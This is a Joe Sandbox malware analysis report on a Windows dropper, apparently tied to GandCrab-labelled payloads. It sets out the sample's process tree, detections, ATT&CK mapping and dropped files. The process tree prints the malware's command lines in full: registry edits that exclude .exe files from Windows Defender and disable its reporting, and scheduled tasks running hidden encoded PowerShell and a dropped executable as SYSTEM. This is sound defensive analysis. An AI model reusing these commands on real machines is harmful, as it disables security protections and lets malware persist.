

JOESandbox Cloud BASIC



ID: 715145

Sample Name: file.exe

Cookbook: default.jbs

Time: 17:12:31

Date: 03/10/2022

Version: 36.0.0 Rainbow Opal

Table of Contents

Table of Contents	2
Windows Analysis Report file.exe	5
Overview	5
General Information	5
Detection	5
Signatures	5
Classification	5
Process Tree	5
Malware Configuration	6
Yara Signatures	7
Sigma Signatures	7
Persistence and Installation Behavior	7
Snort Signatures	7
Joe Sandbox Signatures	7
AV Detection	7
System Summary	7
Data Obfuscation	7
Persistence and Installation Behavior	7
Boot Survival	7
HIPS / PFW / Operating System Protection Evasion	7
Lowering of HIPS / PFW / Operating System Security Settings	7
Mitre Att&ck Matrix	7
Behavior Graph	8
Screenshots	9
Thumbnails	9
Antivirus, Machine Learning and Genetic Malware Detection	10
Initial Sample	10
Dropped Files	10
Unpacked PE Files	10
Domains	10
URLs	11
Domains and IPs	11
Contacted Domains	11
URLs from Memory and Binaries	11
World Map of Contacted IPs	11
General Information	11
Warnings	12
Simulations	12
Behavior and APIs	12
Joe Sandbox View / Context	12
IPs	13
Domains	13
ASNs	13
JA3 Fingerprints	13
Dropped Files	13
Created / dropped Files	13
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	13
C:\Users\user\AppData\Local\Temp\7zS3361.tmp\Install.exe	13
C:\Users\user\AppData\Local\Temp\7zS3361.tmp__data__\config.txt	14
C:\Users\user\AppData\Local\Temp\7zS3B8F.tmp\Install.exe	14
C:\Users\user\AppData\Local\Temp\LhLAlbjVjtdXSeCjh\NRKtMpzzQqeBbPa\fdKxpPd.exe	14
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ngtmqmma.n4d.ps1	15
C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_oq22ozvi.ndj.psm1	15
C:\Windows\SysWOW64\config\systemprofile\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	15
C:\Windows\System32\GroupPolicy\Machine\Registry.pol	15
C:\Windows\System32\GroupPolicy\gpt.ini	16
C:\Windows\Tasks\bGZpGlvqDNKjraWjZ.job	16
C:\Windows\Temp__PSScriptPolicyTest_aedgb5uc.4sx.psm1	16
C:\Windows\Temp__PSScriptPolicyTest_k13f2ewv.k03.ps1	17
C:\Windows\Temp\fwHiGQHhSfnZUzk\sjPeeWCTnrqbGVf\avEZCOa.exe	17
\Device\ConDrv	17
Static File Info	18
General	18
File Icon	18
Static PE Info	18
General	18
Entrypoint Preview	18
Rich Headers	19
Data Directories	19
Sections	20
Resources	20
Imports	20

Possible Origin	21
Network Behavior	21
Statistics	21
Behavior	21
System Behavior	22
Analysis Process: file.exePID: 5820, Parent PID: 3324	22
General	22
File Activities	22
Analysis Process: Install.exePID: 5784, Parent PID: 5820	22
General	22
File Activities	22
File Created	22
File Deleted	23
File Written	23
File Read	23
Analysis Process: Install.exePID: 5796, Parent PID: 5784	23
General	23
File Activities	24
File Created	24
File Moved	24
File Written	24
Registry Activities	25
Key Value Modified	25
Analysis Process: forfiles.exePID: 5888, Parent PID: 5796	26
General	26
File Activities	26
Analysis Process: conhost.exePID: 5872, Parent PID: 5888	26
General	26
Analysis Process: forfiles.exePID: 5868, Parent PID: 5796	26
General	26
File Activities	27
Analysis Process: cmd.exePID: 5960, Parent PID: 5888	27
General	27
File Activities	27
Analysis Process: conhost.exePID: 5600, Parent PID: 5868	27
General	27
Analysis Process: reg.exePID: 5140, Parent PID: 5960	28
General	28
File Activities	28
Registry Activities	28
Key Created	28
Key Value Created	28
Analysis Process: cmd.exePID: 4544, Parent PID: 5868	28
General	28
File Activities	28
Analysis Process: reg.exePID: 4496, Parent PID: 5960	29
General	29
File Activities	29
Analysis Process: reg.exePID: 4668, Parent PID: 4544	29
General	29
File Activities	29
Registry Activities	29
Key Created	29
Key Value Created	29
Analysis Process: reg.exePID: 1332, Parent PID: 4544	30
General	30
File Activities	30
Analysis Process: schtasks.exePID: 1252, Parent PID: 5796	30
General	30
File Activities	30
Analysis Process: conhost.exePID: 1364, Parent PID: 1252	30
General	30
Analysis Process: schtasks.exePID: 1244, Parent PID: 5796	31
General	31
File Activities	31
Analysis Process: conhost.exePID: 4136, Parent PID: 1244	31
General	31
Analysis Process: powershell.exePID: 4744, Parent PID: 1084	31
General	31
File Activities	32
File Created	32
File Deleted	32
File Written	32
File Read	33
Analysis Process: conhost.exePID: 5948, Parent PID: 4744	36
General	36
Analysis Process: schtasks.exePID: 5956, Parent PID: 5796	36
General	36
File Activities	36
Analysis Process: conhost.exePID: 5924, Parent PID: 5956	36
General	36
Analysis Process: schtasks.exePID: 5176, Parent PID: 5796	37
General	37
File Activities	37
Analysis Process: conhost.exePID: 2820, Parent PID: 5176	37
General	37
Analysis Process: fdKxpPd.exePID: 5880, Parent PID: 1084	37
General	37
File Activities	38
File Created	38
File Written	38
Registry Activities	40
Key Value Modified	40
Analysis Process: powershell.exePID: 5976, Parent PID: 5880	40

General	40
File Activities	41
File Created	41
File Deleted	41
File Written	41
File Read	42
Analysis Process: conhost.exePID: 2264, Parent PID: 5976	43
General	43
Analysis Process: gpupdate.exePID: 1348, Parent PID: 4744	43
General	43
File Activities	43
Analysis Process: conhost.exePID: 1544, Parent PID: 1348	44
General	44
Analysis Process: gpscript.exePID: 3636, Parent PID: 1020	44
General	44
Analysis Process: cmd.exePID: 4764, Parent PID: 5976	44
General	44
Analysis Process: reg.exePID: 5200, Parent PID: 4764	44
General	44
Analysis Process: reg.exePID: 5504, Parent PID: 5976	45
General	45
Analysis Process: reg.exePID: 3020, Parent PID: 5976	45
General	45
Analysis Process: reg.exePID: 5124, Parent PID: 5976	45
General	45
Analysis Process: reg.exePID: 6032, Parent PID: 5976	46
General	46
Analysis Process: reg.exePID: 2332, Parent PID: 5976	46
General	46
Analysis Process: reg.exePID: 6140, Parent PID: 5976	46
General	46
Analysis Process: reg.exePID: 4724, Parent PID: 5976	46
General	47
Analysis Process: reg.exePID: 5536, Parent PID: 5976	47
General	47
Analysis Process: reg.exePID: 1876, Parent PID: 5976	47
General	47
Analysis Process: reg.exePID: 5160, Parent PID: 5976	47
General	47
Analysis Process: reg.exePID: 4816, Parent PID: 5976	48
General	48
Analysis Process: reg.exePID: 5100, Parent PID: 5976	48
General	48
Analysis Process: reg.exePID: 2152, Parent PID: 5976	48
General	48
Analysis Process: reg.exePID: 2200, Parent PID: 5976	49
General	49
Analysis Process: reg.exePID: 4392, Parent PID: 5976	49
General	49
Analysis Process: reg.exePID: 2820, Parent PID: 5976	49
General	49
Analysis Process: reg.exePID: 1516, Parent PID: 5976	49
General	50
Analysis Process: reg.exePID: 5456, Parent PID: 5976	50
General	50
Analysis Process: reg.exePID: 5480, Parent PID: 5976	50
General	50
Disassembly	50

Windows Analysis Report

file.exe

Overview

General Information

Sample Name:	file.exe
Analysis ID:	715145
MD5:	2d9b13584ab871..
SHA1:	fc29f8a56d9b3ec..
SHA256:	dd1f7353d20b25..
Tags:	exe
Infos:	


Detection

Score: 80
Range: 0 - 100
Whitelisted: false
Confidence: 100%

Signatures

- Sigma detected: Schedule system p...
- Multi AV Scanner detection for drop...
- Uses cmd line tools excessively to ...
- Encrypted powershell cmdline option...
- Very long command line found
- Suspicious powershell command lin...
- Modifies Group Policy settings
- Uses schtasks.exe or at.exe to add...
- Uses 32bit PE files
- Queries the volume information (nam...
- Very long cmdline option found, this...
- Deletes files inside the Windows fol...

Classification



Process Tree

- System is w10x64
- file.exe (PID: 5820 cmdline: C:\Users\user\Desktop\file.exe MD5: 2D9B13584AB871C81FF24C473468CFFA)
 - Install.exe (PID: 5784 cmdline: .\Install.exe MD5: 3ADC95B09B9644E908114624326E8D0B)
 - Install.exe (PID: 5796 cmdline: .\Install.exe /S /site_id "525403" MD5: 6F52A47480DAE7C97A64DD5AE8BB8E426)
 - forfiles.exe (PID: 5888 cmdline: C:\Windows\System32\forfiles.exe /p c:\windows\system32 /m cmd.exe /c "cmd /C REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions\" /f /v \"exe\" /t REG_SZ /d 0 /reg:32® ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions\" /f /v \"exe\" /t REG_SZ /d 0 /reg:64 MD5: 4329CB18F8F74CC8DDE2C858BB80E5D8)
 - conhost.exe (PID: 5872 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
 - cmd.exe (PID: 5960 cmdline: /C REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions\" /f /v \"exe\" /t REG_SZ /d 0 /reg:32® ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions\" /f /v \"exe\" /t REG_SZ /d 0 /reg:64 MD5: F3BDBE3BB6F734E357235F4D5898582D)
 - reg.exe (PID: 5140 cmdline: REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions\" /f /v \"exe\" /t REG_SZ /d 0 /reg:32 MD5: CEE2A7E57DF2A159A065A34913A055C2)
 - reg.exe (PID: 4496 cmdline: REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions\" /f /v \"exe\" /t REG_SZ /d 0 /reg:64 MD5: CEE2A7E57DF2A159A065A34913A055C2)
 - forfiles.exe (PID: 5868 cmdline: C:\Windows\System32\forfiles.exe /p c:\windows\system32 /m cmd.exe /c "cmd /C REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet\" /f /v \"SpyNetReporting\" /t REG_DWORD /d 0 /reg:32® ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet\" /f /v \"SpyNetReporting\" /t REG_DWORD /d 0 /reg:64 MD5: 4329CB18F8F74CC8DDE2C858BB80E5D8)
 - conhost.exe (PID: 5600 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
 - cmd.exe (PID: 4544 cmdline: /C REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet\" /f /v \"SpyNetReporting\" /t REG_DWORD /d 0 /reg:32® ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet\" /f /v \"SpyNetReporting\" /t REG_DWORD /d 0 /reg:64 MD5: F3BDBE3BB6F734E357235F4D5898582D)
 - reg.exe (PID: 4668 cmdline: REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet\" /f /v \"SpyNetReporting\" /t REG_DWORD /d 0 /reg:32 MD5: CEE2A7E57DF2A159A065A34913A055C2)
 - reg.exe (PID: 1332 cmdline: REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet\" /f /v \"SpyNetReporting\" /t REG_DWORD /d 0 /reg:64 MD5: CEE2A7E57DF2A159A065A34913A055C2)
 - schtasks.exe (PID: 1252 cmdline: schtasks /CREATE /TN \"gUpzuvwmWb\" /SC once /ST 15:28:53 /RU \"user\" /TR \"powershell -WindowStyle Hidden -EncodedCommand cwB0AGEAcgB0AC0AcABYAg8AYwBIAHMAcWAgAC0AVwBpAG4AZABvAHcAUwB0AHkAbABIAcAASABAgQAZABIAG4AIABnAHAADQBwAGQAYQB0AGUAlGBlAHgAZQAgAC8AZgBvAHIAyWBIAA==\" MD5: 15FF7D8324231381BAD48A052F85DF04)
 - conhost.exe (PID: 1364 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
 - schtasks.exe (PID: 1244 cmdline: schtasks /run /I /tn \"gUpzuvwmWb\" MD5: 15FF7D8324231381BAD48A052F85DF04)
 - conhost.exe (PID: 4136 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
 - schtasks.exe (PID: 5956 cmdline: schtasks /DELETE /F /TN \"gUpzuvwmWb\" MD5: 15FF7D8324231381BAD48A052F85DF04)
 - conhost.exe (PID: 5924 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
 - schtasks.exe (PID: 5176 cmdline: schtasks /CREATE /TN \"bgZpGlvqDNKjraWjJZ\" /SC once /ST 17:15:00 /RU \"SYSTEM\" /TR \"C:\Users\user\AppData\Local\Temp\LhLAlbjVjtdXSeCjh\NRKIMpzzQqeBbPa\fdKxpPd.exe\" /d8 /site_id 525403 /S /V 1 /F MD5: 15FF7D8324231381BAD48A052F85DF04)
 - conhost.exe (PID: 2820 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)

Yara Signatures

⊘ No yara matches

Sigma Signatures

Persistence and Installation Behavior



Sigma detected: Schedule system process

Snort Signatures

⊘ No Snort rule has matched

Joe Sandbox Signatures

AV Detection



Multi AV Scanner detection for dropped file

System Summary



Very long command line found

Data Obfuscation



Suspicious powershell command line found

Persistence and Installation Behavior



Uses cmd line tools excessively to alter registry or file data

Boot Survival



Uses schtasks.exe or at.exe to add and modify task schedules

HIPS / PFW / Operating System Protection Evasion



Encrypted powershell cmdline option found

Lowering of HIPS / PFW / Operating System Security Settings




Modifies Group Policy settings

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Windows Management Instrumentation	1 1 Scheduled Task/Job	1 1 Process Injection	2 Masquerading	OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 1 Command and Scripting Interpreter	Boot or Logon Initialization Scripts	1 1 Scheduled Task/Job	1 Disable or Modify Tools	LSASS Memory	1 2 1 Security Software Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 1 Scheduled Task/Job	Logon Script (Windows)	Logon Script (Windows)	1 Modify Registry	Security Account Manager	1 Process Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 Native API	Logon Script (Mac)	Logon Script (Mac)	4 1 Virtualization/Sandbox Evasion	NTDS	4 1 Virtualization/Sandbox Evasion	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	2 PowerShell	Network Logon Script	Network Logon Script	1 1 Process Injection	LSA Secrets	1 Application Window Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 1 Deobfuscate/Decode Files or Information	Cached Domain Credentials	4 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	2 Obfuscated Files or Information	DCSync	2 4 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 File Deletion	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\7zS3361.tmp\Install.exe	46%	ReversingLabs	Win32.Trojan.Jaik	
C:\Users\user\AppData\Local\Temp\7zS3B8F.tmp\Install.exe	73%	ReversingLabs	Win32.Ransomwar e.GandCrab	
C:\Users\user\AppData\Local\Temp\7zS3B8F.tmp\Install.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\LhLAlbjVjtdXSeCjhNRKtMpzzQqeBbPa\fdKxpPd.exe	73%	ReversingLabs	Win32.Ransomwar e.GandCrab	
C:\Users\user\AppData\Local\Temp\LhLAlbjVjtdXSeCjhNRKtMpzzQqeBbPa\fdKxpPd.exe	0%	Metadefender		Browse
C:\Windows\Temp\fwHiGQHhSfnZUzk\sjPeeWCTnrqbGV\avEZCOa.exe	73%	ReversingLabs	Win32.Ransomwar e.GandCrab	
C:\Windows\Temp\fwHiGQHhSfnZUzk\sjPeeWCTnrqbGV\avEZCOa.exe	0%	Metadefender		Browse

Unpacked PE Files

No Antivirus matches

Domains

 No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://crl.m	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/lcon	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

 No contacted domains info

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nuget.org/NuGet.exe	powershell.exe, 00000011.00000002.481039344.0000020542CFC000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000011.00000002.485427050.0000020542E32000.00000004.00000800.00020000.00000000.sdmp	false		high
http://crl.m	powershell.exe, 00000011.00000002.501145246.000002054ACF0000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000011.00000002.391402667.0000020532E93000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000011.00000002.386721858.0000020532C91000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000018.00000002.469816880.0000000003A91000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000011.00000002.391402667.0000020532E93000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000011.00000002.391402667.0000020532E93000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/	powershell.exe, 00000011.00000002.485427050.0000020542E32000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000011.00000002.481039344.0000020542CFC000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000011.00000002.485427050.0000020542E32000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/License	powershell.exe, 00000011.00000002.485427050.0000020542E32000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://contoso.com/lcon	powershell.exe, 00000011.00000002.485427050.0000020542E32000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs

 No contacted IP infos

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	715145

Start date and time:	2022-10-03 17:12:31 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 11m 18s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	file.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	59
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	<ul style="list-style-type: none"> • HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.evad.winEXE@97/15@0/0
EGA Information:	<ul style="list-style-type: none"> • Successful, ratio: 25%
HDC Information:	<ul style="list-style-type: none"> • Successful, ratio: 100% (good quality ratio 97.8%) • Quality average: 84.8% • Quality standard deviation: 22.7%
HCA Information:	Failed
Cookbook Comments:	<ul style="list-style-type: none"> • Found application associated with file extension: .exe

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, Conhost.exe, conhost.exe, svchost.exe
- Excluded domains from analysis (whitelisted): clients2.googleusercontent.com, files.testupdate.info, clients2.google.com, login.live.com, ctldl.windowsupdate.com, settings-win.data.microsoft.com, api.testrequest.info, www.googleapis.com, www.testupdate.info, service-domain.xyz
- Execution Graph export aborted for target Install.exe, PID 5796 because there are no executed function
- Execution Graph export aborted for target fdKxpPd.exe, PID 5880 because there are no executed function
- Execution Graph export aborted for target powershell.exe, PID 4744 because it is empty
- Not all processes were analyzed, report is missing behavior information
- Report creation exceeded maximum time and may have missing disassembly code information.
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:13:39	Task Scheduler	Run new task: gUpzvumWb path: powershell s>-WindowStyle Hidden -EncodedCommand cwB0AGEAcgB0AC0AcABYAG8AYwBIAHMAcwAgAC0AVwBpAG4AZABvAHcAUwB0AHkAbABIACAASABpAGQAZABIAG4AIABnAHAAdQBwAGQAYQB0AGUALgBIAHgAZQAAGAC8AZgBvAHIAIYwBIAA==
17:13:39	API Interceptor	1x Sleep call for process: Install.exe modified
17:13:46	Task Scheduler	Run new task: bGZpGlvqDNKjraWjIZ path: C:\Users\user\AppData\Local\Temp\LhLAlbjVjtdXSeCjh\NRKtMpzzQqeBbPa\fdKxpPd.exe s>d8 /site_id 525403 /S
17:13:54	API Interceptor	33x Sleep call for process: powershell.exe modified
17:15:01	API Interceptor	1x Sleep call for process: fdKxpPd.exe modified
17:15:05	Task Scheduler	Run new task: HqggdVJZxuzvaULcA path: C:\Windows\Temp\fwihGQHhSfnZUzkc\sjPeeWCTnrqbGVfnavEZCOa.exe s>Av /site_id 525403 /S
17:15:09	Task Scheduler	Run new task: AzbKTKTFnqewi2 path: C:\Windows\system32\wscript.exe s>"C:\ProgramData\CEEEI GvNcEplBnVB\PMZagFS.wsf"

Joe Sandbox View / Context

IPs
⊘ No context
Domains
⊘ No context
ASNs
⊘ No context
JA3 Fingerprints
⊘ No context
Dropped Files
⊘ No context

Created / dropped Files	
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	1108
Entropy (8bit):	5.295294468448967
Encrypted:	false
SSDEEP:	24:3AkPpQrLAo4KAxX5qRPD42HZSCvKDe9tOBPnKEU:DPeRb4nqRL/HZSCv4e9tOBfzU
MD5:	1C80F1303DD3DDBE3C096705FF52040A
SHA1:	3741403D56389B4EC7CF855E6C76C6DC2C95FF64
SHA-256:	42D4B9FA1F3F8EB161A0C58AADA51D2A417CC8B5CCDA334905C62ACC84493F88
SHA-512:	DC82F25447F671E173D1A7C4D00EAD4C3B1E040D913C7011F3D8A785625D1E26C5982DB8550A63947E996AAF104763C170E070C8BB176ED5EE17115D9DB3ABC
Malicious:	false
